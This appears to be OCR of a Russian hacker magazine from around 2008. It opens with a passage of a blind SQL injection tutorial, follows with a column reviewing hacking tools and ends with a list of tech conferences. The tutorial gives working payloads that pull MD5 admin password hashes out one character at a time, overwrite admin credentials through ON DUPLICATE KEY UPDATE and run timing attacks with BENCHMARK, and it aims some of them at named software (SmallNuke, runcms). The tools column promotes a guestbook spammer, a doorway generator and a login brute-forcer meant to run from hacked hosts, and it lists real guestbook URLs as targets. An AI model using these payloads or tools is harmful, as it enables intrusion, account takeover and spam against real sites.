
```
SELECT * FROM 'users' WHERE 'id' = (SELECT MAX(ID) FROM
'users')
SELECT * FROM 'users' WHERE 'id' = ANY (SELECT MAX(id)
FROM 'users')
SELECT * FROM 'users' WHERE (1,1) = (SELECT
'id','username' FROM 'users')
```

При использовании подзапросов могут неожиданно встретиться следующие ошибки:

1. Неподдерживаемый синтаксис, или «1235 — This version of MySQL doesn't yet support 'LIMIT & IN/ALL/ANY/SOME subquery'».

Такая ошибка может возникнуть при запросе вида:

```
SELECT * FROM 'users' WHERE 'id' IN (SELECT 'id' FROM
```



SQL-инъекция в runcms

```
'users' ORDER BY 'id' LIMIT 1)
```

Она обуславливается старой версией MySQL. С помощью такой хитрой подставы ты сможешь определить версию ветки СУБД.
2. Неверное число столбцов в подзапросе, или «1241 — Operand should contain 1 column(s)». Возникает при запросе:

```
SELECT (SELECT 'id','username' FROM 'users') FROM
'users'
```

3. Неверное количество строк в подзапросе, или «1242 — Subquery returns more than 1 row»:

```
SELECT id' FROM 'users' WHERE 'id' = (SELECT id FROM
'users')
```

LET'S DO IT!

Теперь, когда мы знакомы с теорией, и в частности с синтаксисом подзапросов (это очень важно), перейдем к делу. Предположим, что мы отыскали на просторах интернета бажный скрипт (неудивительно, поскольку в инете таких скриптов пруд пруди). Предположим, что сценарию передается параметр id, фильтрация которого напрочь отсутствует. Если в этом случае мы подставим одинарную кавычку в значение параметра: «SELECT * FROM 'users' WHERE 'id'='''», то получим мерзкую ошибку в ответ:

```
'You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the
right syntax to use near ''''' at line 1.
```

Знакомо? Несомненно. Бьюсь об заклад, что таких ошибок в своей хакерской жизни ты повидал немало. Попробуем умеючи раскрутить эту инъекцию без участия UNION.
Теоретически мы можем самостоятельно завершить запрос, подставив кавычку и знак комментария. Сразу замечаем, что изначально в MySQL поддерживаются только три типа комментариев:

```
1. Многострочный «/* */».
2. Однострочный «#».
3. Еще один однострочный «--» (для совместимости с языком
SQL), после которого обязательно должен идти пробел либо
символ перевода строки.
```

Я буду использовать последний тип комментариев. Посмотрим, как поведет себя MySQL при пережевывании моего коммента:

```
SELECT * FROM 'users' WHERE 'id'= '0'-- -> 0
SELECT * FROM 'users' WHERE 'id'= '1'-- -> 1
```

Так как непосредственно вывода данных мы не имеем (не забываем, что на экране отображается лишь SQL-ошибка), осуществим перебор всех символов строки, параллельно сравнивая каждый символ с его ASCII-кодом.

Вспомним функцию ASCII и рассмотрим следующие запросы:


```
SELECT * FROM 'users' WHERE 'id'= '0' OR ASCII(1)=49-- -
> 1
SELECT * FROM 'users' WHERE 'id'= '0' OR ASCII(1)=40-- -
> 0
SELECT * FROM 'users' WHERE 'id'= '1' AND ASCII(1)=49-
- -> 1
SELECT * FROM 'users' WHERE 'id'= '1' AND ASCII(1)=48-
- -> 0
```

Оператор AND надо использовать в том случае, если первое условие запроса вернет нам хоть какой-то результат. В противном случае запрос остановится на первом условии, не дойдя до второго. А OR мы можем смело использовать, если первое условие нашего запроса не возвращает никакого результата.
Способ сравнения для нас тоже имеет значение, ведь запрос с однотипными данными займет куда меньше времени, нежели со значениями разных типов (в таком случае сервер будет сам приводить их к единому типу, жутко матерясь и кушая процессорное время :)). Для оптимизации задачи вспомним возможные типы сравнения в MySQL.

```
Равенство: =
Безопасное с точки зрения сравнения с NULL равенство: <=>
Неравенства: <> !=
Меньше и больше: < >
Меньше или равно и больше или равно: <= =>
Сравнение с NULL: IS NULL , IS NOT NULL.
```

Для реализации успешного перебора необходимо копировать каждый символ искомой строки с помощью функции SUBSTRING, сравнивая его сначала с нулем, а затем с набором ASCII-кодов нужного типа данных. Узнать необходимый код можно с помощью PHP-функции ORD().
Перейдем к практике и заодно вернемся к нашему примеру. Предположим, что в искомой таблице 'users' существует поле password, которое содержит данные в формате MD5 (что, кстати, часто встречается в различных CMS и форумах). Это обстоятельство несколько облегчает нашу задачу. При помощи функции LOWER() и известного набора символов мы сможем получить результат достаточно быстро. Как ты знаешь, MD5-хэш может состоять только из цифр от 1 до 10 и букв a, b, c, d, e, f, что значительно сужает диапазон вероятных значений при реализации перебора.
Используя уже имеющиеся навыки общения с ASCII() и SUBSTRING(), составим запрос с подзапросом — выборкой пароля из поля password. Сначала убедимся, что поле не пустое:

```
SELECT * FROM 'users' WHERE 'id'= '1' and
ASCII(SUBSTRING((select password from users where
id=1),1,1)) > 0-- -> 1
SELECT * FROM 'users' WHERE 'id'= '1' and
ASCII(SUBSTRING((select password from users where
id=1),1,1))<0-- -> 0
```



Утилита-переборщик

Эксплойты для перебора пароля

При больших объемах перебора рационально применить метод сравнения с использованием конструкции IN или NOT IN.

```
SELECT * FROM 'users' WHERE 'id'= '1' and
ASCII(SUBSTRING((select password from users where
id=1),1,1)) IN(1,2,4,5)-- -> 0
SELECT * FROM 'users' WHERE 'id'= '1' and
ASCII(SUBSTRING((select password from users where
id=1),1,1)) IN(51,52,53)-- -> 1
```

Выполнив этот запрос, мы убеждаемся, что первый символ MD5-пароля входит в цифровой диапазон 3-5 (не забывай, что аргументы IN — это не значения, а их ASCII-коды!).
Однако у этого метода по скорости выигрывает BETWEEN, так как он выполняется за меньшее количество тактов.

```
SELECT * FROM 'users' WHERE 'id'= '1' and
ascii(substring((select password from users where
id=1),1,1)) BETWEEN 1 and 5--   -> 0
SELECT * FROM 'users' WHERE 'id'= '1' and
ascii(substring((select password from users where
id=1),1,1)) BETWEEN 51 and 55-- -> 1
```

Тебе решать, какой метод использовать.
В конечном счете наша задача сводится к обнаружению некоторого среза кодов, в который входит искомый символ, и последующему сравнению символа с каждым кодом в этом срезе.
Далее подбирается второй символ, затем третий...
пока не дойдем до последнего. Зато в итоге мы получим полноценный MD5-хэш, без явного отображения данных на экране!

INSERT'НЫЕ ТРЮКИ

Как я уже сказал, универсальность метода перебора заключается в том, что он работает независимо от вида оператора (SELECT, INSERT, UPDATE, DO, DELETE или SET). Чтобы не быть голословным, приведу пример с бажным INSERT. Предположим, что в уязвимом скрипте, отвечающем за регистрацию нового юзера форума (а таких сценариев в Сети, поверь мне, великое множество), имеется запрос вида:

```
$query = 'INSERT INTO 'users' (id, username, password)
VALUES (\''.$_GET['id'].'\',\'example\',\''.
md5('example').'\');';
```

Наша задача, в первую очередь, определить истинность или ложность выполнения инжектированного запроса. Чтобы искусственно вызвать ошибку, попробуем использовать оператор IF вкупе с левым подзапросом «SELECT 1 UNION SELECT 2». Для организации задуманного нужно лишь указать в качестве уязвимого параметра id злую строку вида «'1','example',1 =IF(ASCII(1)=48,1,(SELECT 1 UNION SELECT 2)))/*». И тут же получить ошибку: «Subquery returns more than 1 row». Впрочем, существует и благоприятный исход событий, если сравнивать единичку с ее истинным кодом 49:

```
INSERT INTO 'users' (id,username,password) VALUES ('1
','example',1=IF(ASCII(1)=48,1,(SELECT 1 UNION SELECT
2)))/* -> 0
INSERT INTO 'users' (id,username,password) VALUES ('1
','example',1=IF(ASCII(1)=49,1,(SELECT 1 UNION SELECT
2)))/* -> 1
```

ON DUPLICATE KEY

Факт уязвимости скрипта мы установили. Теперь следует аккуратно проэксплуатировать движок, заменив логин и пароль администратора нашими значениями :). Начиная с версии MySQL 4.1, работает замечательная конструкция «ON DUPLICATE KEY», которая при выполнении INSERT'а с указанием специальных параметров чудесным образом делает не INSERT, а целый UPDATE! Рассмотрим этот недокументированный прием на практике. Представим, что табличка users имеет следующую структуру:

```
'name' varchar(60) NOT NULL default '',
'password' varchar(32) NOT NULL default '',
'email' varchar(60) NOT NULL default '',
'joindate' int(10) unsigned NOT NULL default '0',
PRIMARY KEY ('name')
) ENGINE=MyISAM DEFAULT CHARSET=utf8;
```

Процедура добавления нового юзера происходит примерно так:

```
INSERT INTO 'users' ( 'name' , 'password' , 'email' ,
'joindate' ) VALUES ( 'underwhater','testeng' , 'ge@
ma.ru' , '12.12.2007')
```

При инжектировании указанного запроса нужно использовать конструкцию «ON DUPLICATE KEY UPDATE поле=значение», в результате которого мы обновим значения нужных нам полей:

```
INSERT INTO 'users' ( 'name' , 'password' , 'email' ,
'joindate' ) VALUES ( 'underwhater','testeng' , 'ge@
ma.ru' , '12.12.2007') ON DUPLICATE KEY UPDATE 'name'=
'gemaglabin','password'='mafia'-- ','testeng' , 'ge@
ma.ru' , '12.12.2007')
```

В итоге мы имеем администратора gemaglabin (а не underwater) с собственным паролем.
Но основная фишка этой конструкции состоит в том, что с ее помощью можно легко апдейтить другие таблицы. Скажем, при известной структуре БД и наличии достаточных прав мы можем легко изменить админский пароль соседнего движка, подвязанного к той же базе :). Не веришь? Смотри сам:

```
INSERT INTO 'users' ('name', 'password', 'email' ,
'joindate' ) VALUES ( 'underwhater','testeng' , 'ge@
ma.ru' , '12.12.2007') ON DUPLICATE KEY UPDATE table2.
admin_pass = 'underWHAT?!'
```

BENCHMARK

Пришло время поговорить о загадочной функции BENCHMARK. Обычно хакеры используют ее для анализа запросов, когда не дает результатов даже вариант с подзапросами. Метод с BENCHMARK впервые описал 1dt.w0lf (бывший ведущий Hack-Faq). В дальнейшем им были широко раскрыты возможности этого способа в его мануале по benchmark-инъекциям. Суть метода примерно такова: используя IF в специальной конструкции, мы можем заставить MySQL производить какие-то действия в случае правильного запроса и, замеряя время ответа от сервера, судить об истинности запроса. Время, которое при этом затрачивает MySQL, — это время, израсходованное на клиента, а не потраченное центральным процессором. Поэтому рекомендуется выполнять BENCHMARK несколько раз, чтобы убедиться в правильности заданного условия в зависимости от различной нагрузки процессора. BENCHMARK сильно загружает процессор, и поэтому выполнять его стоит только при верном запросе, так как количество удачных попыток перебора куда меньше, чем неудачных, да и время выполнения запроса оставляет желать лучшего (на работу эксплойта может уйти больше часа). Также следует грамотно настроить параметр COUNT функции BENCHMARK, так как для каждого сервера он будет разным. К примеру, проверка MD5-хэша админского пароля с явно указанным test выглядит примерно так:

```
SELECT 'pass' FROM 'users' WHERE 'login' = '' or 1 = if
(ascii(1)=49,1,benchmark(999999,md5('test')))--
```

По времени отклика ты узнаешь, верный пароль или нет.

FOR EXAMPLE

Ура! Мы рассмотрели все методы на практике. Теперь перейдем к их программной реализации и сразу глянем на продукт SmallNuke. На момент написания статьи последняя версия была 2.0.4. В файле modules/members/lost_pass.php можно легко нащупать blind SQL-injection при высылке забытого пароля.

```
$username = trim (strip_tags ($_POST['username']));
$user_email = trim (strip_tags ($_POST['user_email']));
if (($username != "") AND ($user_email == "")) {
$where_dat = "username = '$username'";
} elseif (($username == "") AND ($user_email != "")) {
$where_dat = "user_email = '$user_email'";
} elseif (($username != "") AND ($user_email != "")) {
$where_dat = "username = '$username' AND user_email =
'$user_email'";
} elseif (($username == "") AND ($user_email == "")) {
header ("Location: index.php?go=Members&in=lost_
pass");
exit;
}
...

$sql = "SELECT * FROM ".SN_MEMBERS_TABLE." WHERE $where_
dat";
```

Нас вполне устроит подстановка инъекции в поле user_email. Для этого немного поэкспериментируем с запросами. Подставляем значение «' AND ASCII(1)=48/*» в поля email'а пользователя и видим редирект на страницу с ошибкой.
При этом запрос, выполнившийся на сервере, примет следующий вид.

```
SELECT * FROM 'users' WHERE user_email = '' AND
ASCII(1)=48/*
```

Изменим значение ASCII(1) на 49 и при подстановке измененного запроса увидим сообщение об успешной отправке нового пароля на email пользователя. Однако нас такой вариант не устраивает, поскольку это ни фига не по-хакерски :). Попробуем вытащить хэш администратора посимвольным перебором. Для этого вставим в качестве инъекции следующую конструкцию:

```
123' or ASCII(SUBSTRING((select password from sn_admins
where admin_id=1),1,1))=49/*
```

Та же ситуация имеет место с оператором DELETE. На примере известного проекта runcms это выглядит следующим образом: при получении клиентского IP-адреса проверяется лишь заголовок X-FORWARDED-FOR, однако CLIENT-IP хоть и не проверяется, но учитывается.

```
runcms/class/core.php  130:    if (getenv("HTTP_
X_FORWARDED_FOR") && strcasecmp(getenv("HTTP_X_
FORWARDED_FOR"), "unknown"))
runcms/class/core.php  135:    elseif (getenv("HTTP_
CLIENT_IP") && strcasecmp(getenv("HTTP_CLIENT_IP"),
"unknown"))
modules\newbb_plus\class\class.whosonline.php (32):
$sql = "DELETE FROM ".$bbTable['whosonline']." where
timestamp<».(time()-300 OR user_ip='"._REMOTE_ADDR."'";
```

После некоторых манипуляций ядовитый запрос принимает подобающий вид. Главное условие его успешного выполнения — существование в таблице хотя бы одной сессии (иначе подзапрос не выполнится).

```
123' or 1=IF(ASCII(SUBSTRING((select pass from users
where uid=1),1,1))=49,0,(select 1 union select 5))/*");
```



Использование LOWER сократит время перебора, но его стоит юзать только в случае, если регистр данных в таблице не имеет значения. Обычно так оно и есть, ведь пароли хранятся в MD5 и при переборе хэша регистр значения не имеет.

HAPPY END


Думаю, что описанные мной приемы помогут тебе в нелегком деле слепого SQL-инжектирования. Я уверен, что с первого раза у тебя не получится повторить мои трюки, но многочасовые тренировки на локальном сервере с последующим анализом выполненных запросов научат тебя применять эти методы уже вслепую. По крайней мере, я на это надеюсь. Ведь в новом году все твои желания обязательно сбудутся! С праздником!

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

X-TOOLS

Программы для хакеров

ПРОГРАММА: SDG
ОС: WIN/*NIX
АВТОР: MAGG



Вот так сетевые паразиты спамят на блогах

Какой только спам мы не рассматривали в журнале: и мыльный, и асечный, и даже агентовый. Вот и сейчас зверь от нас не уйдет :). Ты, скорее всего, не раз замечал рекламу в блогах, форумах, гостевых книгах и даже в чатах. Как работает подобного рода рассылка? На самом деле все достаточно просто: пишется контроллер, который заливается на хакерский сервер, а к нему вдогонку программится робот/спам-бот, отвечающий за обход отведенных ему адресов. Основная сложность такого спама заключается в том, что бот, как правило, бывает заточен под движок конкретного форума/блога/чата/гесты. Поэтому универсальный софт просто на вес золота. Одним из таких «самородков» является SDG — спамилка и генератор дорвеев. Если говорить более точно, то тулза умеет генерить контент дорвеев и спамить подавляющее большинство гостевух. Согласись, звучит весьма заманчиво. Так как двиг софтины написан полностью на PHP, рассмотрим коротко процесс настройки и основные фичи:

```
install.php — залить на сервер и
запустить перед началом работы (соз-
дает БД и таблицы, необходимые для
работы SDG).
config.php — конфигурация оболочки,
БД.
\pear — необходимые для работы биб-
лиотеки PEAR.
\servgen — функциональная часть
движка.
conf.php — настройки дорвей-генера-
тора и спам-робота.
```


Параметры запуска (ручной или для планировщика cron):

```
http://localhost/doorgen/servgen/
index.php?gen — запуск генератора.
http://localhost/doorgen/servgen/
spm_start.php — запуск спамера.
```

Система обладаем удобным веб-интерфейсом и авторизацией (логин/пароль прописываются в config.php). После входа можно настроить генератор контента дорвеев, а также ручной режим спама. Проблем возникнуть не должно :). Единственное но: тулза требует наличия PHP четвертой версии и выше. Но все это мелочи по сравнению с возможностями этого мощного приватного инструмента. Пользуйся, и с Новым годом тебя :).

ПРОГРАММА: PHP BUG SCANNER
ОС: WINDOWS 2000/XP
АВТОР: RAZOR

Давненько в X-Tools не появлялись хорошие сканеры веб-приложений. Что ж, исправляю это досадное недоразумение :). Но прежде чем перейти к рассмотрению непосредственно самой софтины, хочу напомнить тебе о RPVS. Если ты запамятовал, RPVS — уникальный и легендарный продукт, направленный на анализ уязвимостей в PHP-движках. Год назад я подробно рассказывал о его возможностях, да и сейчас ему следует отдать дань уважения. Но написан RPVS был достаточно давно, а потому морально устарел. Именно поэтому представляю твоему вниманию очередную незаменимую в повседневном боевом хак-наборе утилу — PHP Bug Scanner, которая является своего рода расширенным аналогом RPVS и предназначена для поиска бажных PHP-приложений :). Работа




Работа сканера PHP-багов

проги основана на сканировании различных функций и переменных в сорцах PHP-скриптов, которые могут быть задействованы при проведении веб-атак. Тулза умеет очень многое, вот лишь краткий перечень возможностей сканера:

```
• возможность сканирования множества
файлов или одного скрипта;
• система пресетов: можно вручную
добавлять новые функции, изменять или
удалять их;
• возможность загрузки и сохранения
своих пресетов;
• семь специальных пресетов, сгруппи-
рованных по категориям:
code execution
command execution
directory traversal
globals overwrite
include
SQL-injection
miscellaneous;
• сохранение и загрузка результатов;
• сортировка результатов по имени
скрипта, номеру строки или функции,
которая была найдена;
• быстрый обзор скрипта с подсветкой
кода и пронумерованными строками;
• вычисление хэшей Zend_hash_del_key_
or_index;
• String 2 chr() converter — представ-
ление строки в виде ASCII-символов в
соответствии с синтаксисом PHP.
```

Кроме того, софтина обладает удобным гуишным интерфейсом и опциями активации/отключения анализа тех или иных уязвимостей. Все это делает процесс сканирования PHP-движков почти полностью автоматизированным. Почему почти? Да потому, что необходимость в собственных мозгах и прямых руках еще никто не отменял :). А тулза — она свою работу сделает, и сделает хорошо, будь уверен :).

ПРОГРАММА: FIELDS BRUTE
ОС: WIN/*NIX
АВТОР: NOMER1


Подбор аккаунтов

Об универсальности и автоматизированности пишется постоянно и помногу. Так сложилось, что в этот раз тебе повезло — в нынешнем новогоднем выпуске X-Tools тебя ждет еще один сюрприз под названием Fields Brute. Тулза является универсальным (подчеркиваю это сладостное слово :)) брутером веб-форм авторизации. Это означает, что она способна брутить аккаунты к большинству сайтов, где используется веб-авториз. Причем никаких лишних телодвижений от тебя не требуется, достаточно выполнить следующие действия:

1. Залить файлы из архива на хост с поддержкой сокетов (читай: ломаный шелл).
2. Выставить файлам BAD.txt, GOOD.txt права на запись (chmod 777).
3. Залить в файлик passwds.txt словарь паролей для брута.
4. Запустить index.php, заполнить все поля и нажать Submit, после чего скрипт начнет брут, а мы сможем пойти попить пиво :).

Скрипт умеет работать с GET- и POST-запросами, а при желании ты можешь дописать брут по логин-листу. Конечно, существует один внушительных размеров минус — однопоточность скрипта, но его с лихвой компенсирует стабильная работа брутера. Ведь что главное для подобного софта? Правильно, надежность. Поэтому настоятельно рекомендую запускать Fields Brute с серверов, админы которых находятся в запое все 365 дней в году :).

ПРОГРАММА: CHECKER KIDALA.INFO
ОС: WIN/*NIX
АВТОР: DEMONOID

О том, что Сеть давно превратилась в место для взаимовыгодных расчетов, сегодня знают все. Оно и понятно, при соблюдении определенных мер безопасности (о которых, кстати, в][писалось уже не раз) в онлайне можно не только продавать «специфические» товары, но и предоставлять не менее «специфические» услуги :). Рай, не правда ли?

Вот только и в этой бочке с медом есть ложка дегтя — кидалы. Не спорю, кидалы есть везде: и в реале, и в Сети — так устроен мир (если где-то убыло, значит где-то прибыло :)). Однако в Сети кинуть напарника/партнера при проведении сделки куда проще. Посуди сам, скорее всего, риппера и искать-то не будут, не говоря уже о привлечении к ответственности. В этом плане хоть как-то защищены приватные ресурсы, на которых функционирует система поручительства. А как быть, если заказчик/клиент стучит к тебе в асю, представляясь малознакомым ником? Вот здесь-то тебе и помогут такие проекты, как www.kidala.info и пара аналогичных ресурсов (Гугл в зубы :)). Огорчает одно: заходить каждый раз на тот же www.kidala.info порой обламывает, а искать там асю/ник ленятся даже самые настойчивые. Для облегчения парсинга базы кидал


Чекаем базу кидал

был написан Антириппер-Бот, который висит на уине 455506. Но и здесь присутствует одно жирное но: бот часто уходит в оффлайн :(. Видимо, именно это и побудило чела с загадочным ником demonoid накатать простенький, но чрезвычайно полезный Perl-чекер для www.kidala.info. Скрипт состоит буквально из десятка строк кода и активно юзает LWP. При старте чекера в консольке можно наблюдать параметры его запуска:

```
C:\>r.pl
  kidala.info ~/Black-list THREW in
the internet (Black List)/

  usage         :C:\r.pl <uin>
  example       :C:\r.pl 332065167
```

То есть, для того чтобы чекнуть по базе кидал человека с асей 332065167, следует вбить:


```
C:\>r.pl 332065167
```

В ответ скрипт выдаст тебе следующую инфу:

```
Nick:          Sparky
Nik victim:    Maximus
Added:http://kidala.info/forum/
su1.html
Added Nick:    ononim
ID of request: 33
Date of addition:     01.05.2006
17:42
Comments:      0
More information:
http://332065167.kidala.info/
```

Как видишь, все данные предоставляются в удобочитаемом виде. Кроме того, запускать скрипт можно как на никсовом шелле, так и в Винде, естественно, при наличии установленного Perl'а. Так что мой тебе совет: юзай Checker kidala.info — дай отпор рипперам! :)

ПРОГРАММА: PHP SPAM GUEST
ОС: WIN/*NIX


Гостевые книги - излюбленное место спамеров

О спаме по гестам в этом выпуске X-Tools я уже писал. Тем не менее спешу снова порадовать тебя :). Все дело в том, что один из моих знакомых не поленился скинуть мне замечательную спамилку гостевух под названием PHP Spam Guest. Написана она на PHP и представляет собой пару скриптов: spam.php и sobr.php. Кроме того, в каталоге располагается файлик index.html, содержащий в себе менюшку спамилки и bases.dat — базу с линками на гесты. Перед началом постинга тебе предлагается заполнить следующие поля:

```
1. Your Name
2. E-Mail
3. URL
4. City
5. State:
6. Country
7. Comments
```

Причем поля требуется заполнять четким, читабельным текстом (нечего от руки размазывать :)). Кроме того, скрипт спамит гостевые книги формата addguest.html и addguest.htm, следовательно, и в базе с линками bases.dat лежат ссылки такого вида:

```
www.childrensbooksonline.org/
guestbook/addguest.html
www.df.lth.se/~afro/jeff/
guestbook/addguest.html
www.bpc.org/wpc/guestbook/
addguest.html
www.irieman-talma.com/guestbook/
addguest.html
```

Несмотря на то что спамилка не является универсальной в своем роде, она вполне работоспособна. Так что теперь ничего не мешает хакеру залить скрипты на ломаный хост и с легкой руки запустить постинг :).

ИЛЬЯ АЛЕКСАНДРОВ
/ ALEKSANDROV.I@GAMELAND.RU /

Календарь хакера на 2008 год

Мы знаем, где ты будешь тусить в новом году!

Компьютерный мир богат на события. Хай-тек-выставки, фестивали, демо-пати, игровые турниры, хакерские посиделки. И ты, дитя информационного века, естественно, хочешь посетить эти мероприятия. Чтобы было легче сориентироваться и составить график, вот тебе календарь в помощь. Интересных встреч в новом году!


Что: Linuxworld Conference and Expo
Где: Сан-Франциско, США
Когда: 4-7 августа
Сайт: www.linuxworldexpo.com/live/12

Любители Слаки, красноглазные Gentoo'шники, многочисленные убунтовцы и остальные активисты движения имени Линуса Торвальдса — эти мероприятия проводятся специально для них, чтобы они не умерли за компьютером, десятый раз за ночь пересобирая kernel. Сморщив нос и всем видом демонстрируя синдромы пищевого отравления, могут прийти BSD'шники для общения с «братьями меньшими». Калифонийский форум — самое, наверное, масштабное собрание фанатов тукса.

Что: CeBIT 2008
Где: Ганновер, Германия
Когда: 4-9 марта
Сайт: www.cebit.de

Это настоящая Мекка для техноманьяков и просто неравнодушных к IT людей. Самое крупное мероприятие. CeBIT образовался в начале шестидесятых годов в чудном городе Ганновер как часть торговой выставки. В 1986-м он набрал такую популярность, что стал проводиться как самостоятельное мероприятие.

В начале века за CeBIT окончательно закрепляется статус самой массовой выставки технологий. Сюда с конкретной целью вложения денег в проекты приезжают топ-менеджеры. Сюда едут разработчики, которым эти деньги ох как нужны. Компании разбиты по секторам в зависимости от направления их деятельности. Километры техники. Чтобы выделиться среди конкурентов, компании выставляют свои самые экзотические и шокирующие своим дизайном продукты.



Что: Hack In The Box (HITB) 2008
Где: Дубай, ОАЭ
Когда: 14-17 апреля
Сайт: www.hackinthebox.org

Если хочется совместить приятное с полезным, HITB — это именно то, что нужно. Когда ж еще ты сможешь искупаться в водах Персидского залива, а потом отдохнуть от палящего солнца, слушая выступления по-настоящему известных специалистов в области IT-безопасности? Дхиллон Эндрю, организатор конференции, задумывал HITB как элитарное мероприятие для узкого круга лиц, не понаслышке знакомых с хакерской тематикой. Таковым оно является и сейчас — к выступлениям допускаются исключительно профи с именем! Вдвойне приятно, что наряду с прослушиванием выступлений можно принять участие в ежегодном конкурсе по взлому Capture The Flag «Live Hacking» Competitio, получив в качестве приза вполне реальные тысячи долларов. В прошлом году, кстати, это никому не удалось!

Что: DreamHack
Где: Йенчепинг, Швеция
Когда: 20-е числа июня
Сайт: www.dreamhack.se

Это не какая-то там выставка, это настоящий компьютерный фестиваль. Самая крупная LAN-вечеринка на планете. В 2004 году число посетителей, зафиксированное в Книге рекордов Гиннесса, составило 5272. Вход — только со своими компьютерами. Тусовка преимущественно геймерская. Хакеры, конечно, там тоже есть, но киберспортсменов существенно больше. Пати занимает площадь, равную примерно десяти квадратным километрам. Соответственно, если ты посетишь это мероприятие, у тебя как минимум будет 20 метров личного пространства! На DreamHack проводятся турниры по программированию, а также по самым разным компьютерным играм.
Билеты нужно заказываться заранее — ко дню открытия их, как правило, уже не бывает.

Что: Chaos Construction
Где: Санкт-Петербург
Когда: последние числа августа
Сайт: cc.org.ru

